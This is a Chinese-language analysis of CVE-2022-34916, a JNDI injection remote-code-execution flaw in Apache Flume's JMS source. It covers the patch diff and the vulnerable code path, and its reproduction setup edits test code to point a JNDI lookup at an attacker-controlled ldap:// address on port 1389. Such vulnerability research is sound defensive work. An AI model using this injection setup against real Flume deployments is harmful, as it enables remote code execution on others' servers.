CVE-2022-34916_Apache_Flume 远程代码执行漏洞

项目介绍

Apache Flume 是一个分布式的，可靠的，并且可用于高效地收集，汇总和移动大量日志数据的软件。它具有基于流数据流的简单而灵活的体系结构。它具有可调的可靠性机制以及许多故障转移和恢复机制，并且具有健壮性和容错性。它使用一个简单的可扩展数据模型，该模型允许进行在线分析应用程序。

漏洞描述

在 7 月 22 日，Apache 发布安全公告，修复了一个存在于 Apache Flume 中的远程代码执行漏洞，CVE 编号为 CVE-2022-34916。当攻击者控制目标 LDAP 服务器时，如果配置使用带有 JNDI LDAP 数据源 URI 的 JMS 源，Apache Flume 版本 1.4.0 到 1.10.0 很容易受到远程代码执行 (RCE) 攻击。

利用范围

1.4.0 <= Apache Flume <= 1.10.0

漏洞分析

环境搭建

从 GitHub 上下载 1.10.0 版本，导入 IDEA。

项目 jdk 使用 1.8，然后修改 TestIntegrationActiveMQ 测试类中的 DESTINATION_NAME，因为 destinationName 是由 DESTINATION_NAME 定义；修改 JNDI_PREFIX 为 ldap://

```java
@RunWith(Parameterized.class)
public class TestIntegrationActiveMQ {

  private static final Logger LOGGER = LoggerFactory.getLogger(TestIntegrationActiveMQ.class);

  private static final String INITIAL_CONTEXT_FACTORY =
      "org.apache.activemq.jndi.ActiveMQInitialContextFactory";
  public static final String BROKER_BIND_URL = "tcp://localhost:61516";
  //private static final String DESTINATION_NAME = "test";
  private static final String DESTINATION_NAME = "[redacted]:1389/xid9xu";

  //public static final String JNDI_PREFIX = "dynamicQueues/";
  public static final String JNDI_PREFIX = "ldap://";

  private enum TestMode {
    WITH_AUTHENTICATION,
    WITHOUT_AUTHENTICATION
  }
```


在 JMSMessageConsumerTestBase.java 中将 destinationLocator = JMSDestinationLocator.CDI;修改为 destinationLocator = JMSDestinationLocator.JNDI;

```java
  });
  when(message.getText()).thenReturn(TEXT);
  when(connectionFactory.createConnection(USERNAME, PASSWORD)).thenReturn(connection);
  when(connection.createSession( b: true, Session.SESSION_TRANSACTED)).thenReturn(session);
  when(session.createQueue(destinationName)).thenReturn(queue);
  when(session.createConsumer(any(Destination.class), anyString())).thenReturn(messageConsumer);
  when(messageConsumer.receiveNoWait()).thenReturn(message);
  when(messageConsumer.receive(anyLong())).thenReturn(message);
  destinationName = DESTINATION_NAME;
  destinationType = JMSDestinationType.QUEUE;
  destinationLocator = JMSDestinationLocator.JNDI;
  messageSelector = SELECTOR;
  batchSize = 10;
  pollTimeout = 500L;
  context = new Context();
  converter = new DefaultJMSMessageConverter.Builder().build(context);
  event = converter.convert(message).iterator().next();
  userName = Optional.of(USERNAME);
  password = Optional.of(PASSWORD);
  afterSetup();
}
```

最后运行 TestIntegrationActiveMQ 测试类即可

漏洞原理

根据 Apache Flume 漏洞描述，可以确定问题是出现在了 JMSMessageConsumer 中



查看 DIff 记录发现，修复方式是在 JMSMessageConsumer 中的 else 分支下，在 initialContext.lookup(destinationName)前新增了对 destinationName 的校验

```
15 ...ources/flume-jms-source/src/main/java/org/apache/flume/source/jms/JMSMessageConsumer.java
@@ -35,11 +35,14 @@
35 35  import javax.jms.Topic;
36 36  import javax.naming.InitialContext;
37 37  import javax.naming.NamingException;
   38 + import java.net.URI;
   39 + import java.net.URISyntaxException;
38 40  import java.util.ArrayList;
39 41  import java.util.List;
40 42
41 43  class JMSMessageConsumer {
42 44    private static final Logger logger = LoggerFactory.getLogger(JMSMessageConsumer.class);
   45 +  private static final String JAVA_SCHEME = "java";
43 46
44 47    private final int batchSize;
45 48    private final long pollTimeout;
@@ -99,6 +102,14 @@ class JMSMessageConsumer {
99 102              throw new IllegalStateException(String.valueOf(destinationType));
100 103          }
101 104        } else {
   105 +        try {
   106 +          URI uri = new URI(destinationName);
   107 +          String scheme = uri.getScheme();
   108 +          assertTrue(scheme == null || scheme.equals(JAVA_SCHEME),
   109 +              "Unsupported JNDI URI: " + destinationName);
   110 +        } catch (URISyntaxException ex) {
   111 +          logger.warn("Invalid JNDI URI - {}", destinationName);
   112 +        }
102 113          destination = (Destination) initialContext.lookup(destinationName);
103 114        }
104 115      } catch (JMSException e) {
@@ -209,4 +220,8 @@ void close() {
209 220        logger.error("Could not destroy connection", e);
210 221      }
211 222    }
   223 +
   224 +  private void assertTrue(boolean arg, String msg) {
   225 +    Preconditions.checkArgument(arg, msg);
   226 +  }
212 227  }
```

那么漏洞触发点已经很明确了，在没有增加校验前，只要进入 JMSMessageConsumer 中 else 分支，控制 destinationName 参数，即可实现 JNDI 注入。

代码分析

知道了漏洞原理后，分析一下代码

首先在 TestJMSMessageConsumer#testCreateDurableSubscription 初始化了 JMSMessageConsumer 并传入 destinationLocator

```
@Test
public void testCreateDurableSubscription() throws Exception {
  String name = "SUBSCRIPTION_NAME";
  String clientID = "CLIENT_ID";
  TopicSubscriber mockTopicSubscriber = mock(TopicSubscriber.class);
  when(session.createDurableSubscriber(any(Topic.class), anyString(), anyString(), anyBoolean()))
      .thenReturn(mockTopicSubscriber );
  when(session.createTopic(destinationName)).thenReturn(topic);
  new JMSMessageConsumer(WONT_USE, connectionFactory, destinationName, destinationLocator,
      JMSDestinationType.TOPIC, messageSelector, batchSize, pollTimeout, converter, userName,
      password, Optional.of(clientID), createDurableSubscription: true, name);
  verify(connection, times( wantedNumberOfInvocations: 1)).setClientID(clientID);
  verify(session, times( wantedNumberOfInvocations: 1)).createDurableSubscriber(topic, name, messageSelector, b: true);
}

@Test(expected = JMSException.class)
public void testTakeFailsDueToJMSExceptionFromReceive() throws JMSException {
  when(messageConsumer.receive(anyLong())).thenThrow(new JMSException(""));
  consumer = create();

  consumer.take();
}
```

destinationLocator 的定义是在 JMSMessageConsumerTestBase.java 中

```
    @Override
    public boolean hasMoreElements() { return false; }
    @Override
    public Object nextElement() { throw new UnsupportedOperationException(); }
  });
  when(message.getText()).thenReturn(TEXT);
  when(connectionFactory.createConnection(USERNAME, PASSWORD)).thenReturn(connection);
  when(connection.createSession( b: true, Session.SESSION_TRANSACTED)).thenReturn(session);
  when(session.createQueue(destinationName)).thenReturn(queue);
  when(session.createConsumer(any(Destination.class), anyString())).thenReturn(messageConsumer);
  when(messageConsumer.receiveNoWait()).thenReturn(message);
  when(messageConsumer.receive(anyLong())).thenReturn(message);
  destinationName = DESTINATION_NAME;
  destinationType = JMSDestinationType.QUEUE;
  destinationLocator = JMSDestinationLocator.JNDI;
  messageSelector = SELECTOR;
  batchSize = 10;
  pollTimeout = 500L;
  context = new Context();
  converter = new DefaultJMSMessageConverter.Builder().build(context);
  event = converter.convert(message).iterator().next();
  userName = Optional.of(USERNAME);
  password = Optional.of(PASSWORD);
  afterSetup();
}
void beforeSetup() throws Exception {

}
void afterSetup() throws Exception {

}
void beforeTearDown() throws Exception {
```

在搭建环境时，我们是将 destinationLocator = JMSDestinationLocator.CDI;修改为了 destinationLocator = JMSDestinationLocator.JNDI;

```
    }

    try {
      session = connection.createSession( b: true, Session.SESSION_TRANSACTED);
    } catch (JMSException e) {
      throw new FlumeException("Could not create session", e);
    }

    try {
      if (destinationLocator.equals(JMSDestinationLocator.CDI)) {
        switch (destinationType) {
          case QUEUE:
            destination = session.createQueue(destinationName);
            break;
          case TOPIC:
            destination = session.createTopic(destinationName);
            break;
          default:
            throw new IllegalStateException(String.valueOf(destinationType));
        }
      } else {
        destination = (Destination) initialContext.lookup(destinationName);
      }
    } catch (JMSException e) {
      throw new FlumeException("Could not create destination " + destinationName, e);
    } catch (NamingException e) {
      throw new FlumeException("Could not find destination " + destinationName, e);
    }

    try {
      if (createDurableSubscription) {
        messageConsumer = session.createDurableSubscriber(
                (Topic) destination, durableSubscriptionName,
                messageSelector.isEmpty() ? null : messageSelector, b: true);
```

这样配置，是为了在 JMSMessageConsumer 中不满足 if 条件后，能够进入到 else，到达漏洞触发点。

而在官方提供的测试类中，TestIntegrationActiveMQ 类存在 testQueueLocatedWithJndi，将作为 source 点传入参数


```
    connection.close();
  }

  @Test
  public void testQueueLocatedWithJndi() throws Exception {
    context.put(JMSSourceConfiguration.DESTINATION_NAME,
            JNDI_PREFIX + DESTINATION_NAME);
    context.put(JMSSourceConfiguration.DESTINATION_LOCATOR,
            JMSDestinationLocator.JNDI.name());
    testQueue();
  }

  @Test
  public void testQueue() throws Exception {
    context.put(JMSSourceConfiguration.DESTINATION_TYPE,
        JMSSourceConfiguration.DESTINATION_TYPE_QUEUE);
    source.configure(context);
    source.start();
    Thread.sleep( millis: 500L);

    List<String> expected = Lists.newArrayList();
    for (int i = 0; i < 10; i++) {
      expected.add(String.valueOf(i));
    }
    putQueue(expected);

    Thread.sleep( millis: 500L);

    Assert.assertEquals(Status.READY, source.process());
    Assert.assertEquals(Status.BACKOFF, source.process());
    Assert.assertEquals(expected.size(), events.size());
    List<String> actual = Lists.newArrayList();
    for (Event event : events) {
      actual.add(new String(event.getBody(), Charsets.UTF_8));
    }
```

修改 DESTINATION_NAME 为恶意 JNDI 地址，将 JNDI_PREFIX 修改为 ldap://

```java
@RunWith(Parameterized.class)
public class TestIntegrationActiveMQ {

  private static final Logger LOGGER = LoggerFactory.getLogger(TestIntegrationActiveMQ.class);

  private static final String INITIAL_CONTEXT_FACTORY =
      "org.apache.activemq.jndi.ActiveMQInitialContextFactory";
  public static final String BROKER_BIND_URL = "tcp://localhost:61516";
  //private static final String DESTINATION_NAME = "test";
  private static final String DESTINATION_NAME = "1[redacted]1:1389/xid9xu";

  //public static final String JNDI_PREFIX = "dynamicQueues/";
  public static final String JNDI_PREFIX = "ldap://";

  private enum TestMode {
    WITH_AUTHENTICATION,
    WITHOUT_AUTHENTICATION
  }
```

通过参数的传入，经过如上分析的流程，到达 else 后，由于没有校验，直接触发 initialContext.lookup，造成 JNDI 注入，从而执行恶意远程代码。

漏洞复现



修复建议

官方已发布安全版本，请尽快更新至安全版本，下载链接:https://flume.apache.org/download.html